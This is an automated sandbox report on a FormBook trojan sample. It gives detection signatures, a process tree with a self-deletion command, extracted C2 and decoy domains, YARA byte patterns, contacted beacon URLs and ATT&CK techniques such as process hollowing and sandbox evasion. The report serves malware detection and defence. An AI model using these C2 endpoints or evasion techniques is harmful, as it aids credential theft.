ID: 432733
Sample Name: GiG35Rwmz6
Cookbook: default.jbs
Time: 17:53:16
Date: 10/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report GiG35Rwmz6

Overview


General Information

Sample Name:	GiG35Rwmz6 (renamed file extension from none to exe)
Analysis ID:	432733
MD5:	b0901d0a6b90e6..
SHA1:	2f175d971e4d6f4..
SHA256:	08da4e7de40f2ee.
Tags:	exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…

Classification



Process Tree

- **System is w10x64**
- GiG35Rwmz6.exe (PID: 6564 cmdline: 'C:\Users\user\Desktop\GiG35Rwmz6.exe' MD5: B0901D0A6B90E6B371BA80E2C31ADE52)
  - GiG35Rwmz6.exe (PID: 6784 cmdline: C:\Users\user\Desktop\GiG35Rwmz6.exe MD5: B0901D0A6B90E6B371BA80E2C31ADE52)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - help.exe (PID: 6044 cmdline: C:\Windows\SysWOW64\help.exe MD5: 09A715036F14D3632AD03B52D1DA6BFF)
        - cmd.exe (PID: 4564 cmdline: /c del 'C:\Users\user\Desktop\GiG35Rwmz6.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5872 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.studiooculto.com/n8ud/"
  ],
  "decoy": [
    "certification-plus.com",
    "linkedoutbook.com",
    "bethesdalashes.com",
    "blazingthenet.com",
    "lohmanphotogallery.com",
    "solidlinks.info",
    "alvingohproperty.com",
    "hometheaterplanning.com",
    "beoke.com",
    "ddthi.com",
    "floridamotorcyclemasons.net",
    "stither.com",
    "majorhumanities.com",
    "palpaynaira.com",
    "webossgoo.com",
    "thebrck.com",
    "crackhook.com",
    "363dahlia.com",
    "mybusiness-plus.com",
    "seatachawaiianbarbecue.com",
    "uoekiqliea.net",
    "zyslz.com",
    "frightvision.online",
    "gordonenergysolutions.com",
    "matthewcoyte.com",
    "hackingnews.info",
    "royallondonhair.com",
    "thegioirc.com",
    "856380588.xyz",
    "popitara.com",
    "luisxe.info",
    "cbdthc.domains",
    "869bernardilane.com",
    "airikit.com",
    "centraldomusmatera.com",
    "onlinecreditnow.com",
    "ilamaths.com",
    "janeharriganhorn.com",
    "fullapologies.com",
    "xpfisioterapia.com",
    "spring-boot.com",
    "wrighttransportllc.com",
    "nemahealthcare.com",
    "taxikuka.com",
    "promoterss.com",
    "kirklandtroll.com",
    "aviationbrothers.com",
    "fylldagenebergen.com",
    "vycocover.com",
    "cookingsecret.net",
    "intentguild.com",
    "athenalim.com",
    "nothingoingapart.info",
    "neurosene.com",
    "doctorelizabethwise.com",
    "lalamasks.cloud",
    "livemaharashtra24.com",
    "catrinettealyssandre.com",
    "wovkreations.com",
    "piapiadine.com",
    "uebfaushb.com",
    "curlupanddyesc.com",
    "seniorbenefits.support",
    "didyouswipe.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.925821980.0000000002410000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.925821980.0000000002410000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.925821980.0000000002410000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.729070321.0000000000B00000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.729070321.0000000000B00000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.0.GiG35Rwmz6.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.0.GiG35Rwmz6.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.0.GiG35Rwmz6.exe.400000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18419:$sqlite3step: 68 34 1C 7B E1 • 0x1852c:$sqlite3step: 68 34 1C 7B E1 • 0x18448:$sqlite3text: 68 38 2A 90 C5 • 0x1856d:$sqlite3text: 68 38 2A 90 C5 • 0x1845b:$sqlite3blob: 68 53 D8 7F 8C • 0x18583:$sqlite3blob: 68 53 D8 7F 8C
4.2.GiG35Rwmz6.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.GiG35Rwmz6.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4f7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4fa:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 10 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Compliance:

- Detected unpacking (overwrites its own PE header)

Networking:

- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (changes PE section rights)
- Detected unpacking (overwrites its own PE header)

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 2 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
GiG35Rwmz6.exe	40%	Virustotal		Browse
GiG35Rwmz6.exe	35%	ReversingLabs	ByteCode-MSIL.Trojan.Taskun	
GiG35Rwmz6.exe	100%	Avira	HEUR/AGEN.1141549	
GiG35Rwmz6.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.0.GiG35Rwmz6.exe.430000.0.unpack	100%	Avira	HEUR/AGEN.1141549		Download File
0.0.GiG35Rwmz6.exe.3c0000.0.unpack	100%	Avira	HEUR/AGEN.1141549		Download File
4.0.GiG35Rwmz6.exe.430000.2.unpack	100%	Avira	HEUR/AGEN.1141549		Download File
0.2.GiG35Rwmz6.exe.3c0000.0.unpack	100%	Avira	HEUR/AGEN.1134873		Download File
4.0.GiG35Rwmz6.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.GiG35Rwmz6.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.GiG35Rwmz6.exe.430000.1.unpack	100%	Avira	HEUR/AGEN.1141549		Download File

Domains

Source	Detection	Scanner	Label	Link
www.intentguild.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.intentguild.com/n8ud/?vPE=5jrT8R0&hL=WvvELDNeXjXNSBNWuUY8Zfoe6Ppc+GsA8iptXd2KegdndXiZdpjCN7GBAWkC1K0OIvRU	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.didyouswipe.com/n8ud/?hL=xx0OFN/A1LQZVCJMLzEbxnX8OnCdv1d2voKBm1sodMz7PL+00tIAVi4krCco92VzLf77&vPE=5jrT8R0	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
www.studiooculto.com/n8ud/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.intentguild.com	104.161.84.111	true	true	• 0%, Virustotal, Browse	unknown
www.didyouswipe.com	154.214.84.117	true	true		unknown
www.hometheaterplanning.com	unknown	unknown	true		unknown
www.uebfaushb.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.intentguild.com/n8ud/?vPE=5jrT8R0&hL=WvvELDNeXjXNSBNWuUY8Zfoe6Ppc+GsA8iptXd2KegdndXiZdpjCN7GBAWkC1K0OIvRU	true	• Avira URL Cloud: safe	unknown
http://www.didyouswipe.com/n8ud/?hL=xx0OFN/A1LQZVCJMLzEbxnX8OnCdv1d2voKBm1sodMz7PL+00tIAVi4krCco92VzLf77&vPE=5jrT8R0	true	• Avira URL Cloud: safe	unknown
www.studiooculto.com/n8ud/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.161.84.111	www.intentguild.com	United States		53755	IOFLOODUS	true
154.214.84.117	www.didyouswipe.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	432733
Start date:	10.06.2021
Start time:	17:53:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	GiG35Rwmz6 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@4/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 46.7% (good quality ratio 42.7%) • Quality average: 69.2% • Quality standard deviation: 32.3%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:54:13	API Interceptor	1x Sleep call for process: GiG35Rwmz6.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
IOFLOODUS	Order.exe	Get hash	malicious	Browse	• 107.167.72.29
	XiTAmVLm88EpcSc.exe	Get hash	malicious	Browse	• 23.226.65.164
	Shipment Document BLINV and packing list.exe	Get hash	malicious	Browse	• 104.161.123.48
	Shipment Document BLINV and packing list.exe	Get hash	malicious	Browse	• 104.161.123.48
	ESTATE LATE GOVENDER.docx	Get hash	malicious	Browse	• 107.167.92.221
	XIYpA2JhpD.exe	Get hash	malicious	Browse	• 107.178.78.108
	1bb71f86_by_Libranalysis.exe	Get hash	malicious	Browse	• 107.167.92.221
	gCcAUOanux.exe	Get hash	malicious	Browse	• 23.226.65.164
	KVYhrHPAgF.exe	Get hash	malicious	Browse	• 104.161.54.152
	New Purchase Order.exe	Get hash	malicious	Browse	• 104.161.87.36
	qdGS4VJVZD.exe	Get hash	malicious	Browse	• 107.178.10 2.110
	HXHpRUwveo.exe	Get hash	malicious	Browse	• 23.226.64.21
	Material Requisition for Quotation (MRQ).exe	Get hash	malicious	Browse	• 107.189.16 2.104
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	• 23.226.65.187
	LtfVNumoON.exe	Get hash	malicious	Browse	• 23.226.65.187
	RCS76393.exe	Get hash	malicious	Browse	• 104.161.84.100
	Betaling_advies.exe	Get hash	malicious	Browse	• 107.178.109.19
	Statement of Account.xlsx	Get hash	malicious	Browse	• 23.226.65.187
	Invoice.xlsx	Get hash	malicious	Browse	• 23.226.65.187
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 104.161.56.143
DXTL-HKDXTLTseungKwanOServiceHK	RFQ-21-QAI-OPS-0067 (7000000061).exe	Get hash	malicious	Browse	• 154.84.83.5
	kmEVWJjPV6esObh.exe	Get hash	malicious	Browse	• 45.203.107.209
	rtgs_pdf.exe	Get hash	malicious	Browse	• 154.218.86.231
	Invoice number FV0062022020.exe	Get hash	malicious	Browse	• 154.80.207.57
	MT103-payment confirmation.xlsx	Get hash	malicious	Browse	• 154.84.76.49

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	New Order Vung Ang TPP Viet Nam.exe	Get hash	malicious	Browse	• 45.194.139.173
	17jLieeOPx.exe	Get hash	malicious	Browse	• 156.237.13 0.173
	SKMBT41085NC9.exe	Get hash	malicious	Browse	• 154.212.65.23
	Product_Samples.exe	Get hash	malicious	Browse	• 154.95.193.124
	RE; KOC RFQ for Flangers - RFQ 22965431.exe	Get hash	malicious	Browse	• 154.83.72.159
	RE KOC RFQ for Flanges - RFQ 2074898.exe	Get hash	malicious	Browse	• 154.83.72.159
	item.exe	Get hash	malicious	Browse	• 154.95.193.124
	Payment SWIFT_Pdf.exe	Get hash	malicious	Browse	• 45.199.77.202
	Payment Advice-Pdf.exe	Get hash	malicious	Browse	• 45.199.77.202
	Ack0527073465.exe	Get hash	malicious	Browse	• 154.93.191.132
	PO#270521.pdf.exe	Get hash	malicious	Browse	• 154.80.241.154
	List doc__Pdf.exe	Get hash	malicious	Browse	• 156.238.108.75
	#U20ac9,770 pdf.exe	Get hash	malicious	Browse	• 156.239.11 2.237
	Taisier Med Surgical Sutures.exe	Get hash	malicious	Browse	• 45.199.37.6
	PO_0065-2021.exe	Get hash	malicious	Browse	• 154.90.73.180

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\GiG35Rwmz6.exe.log

Process:	C:\Users\user\Desktop\GiG35Rwmz6.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
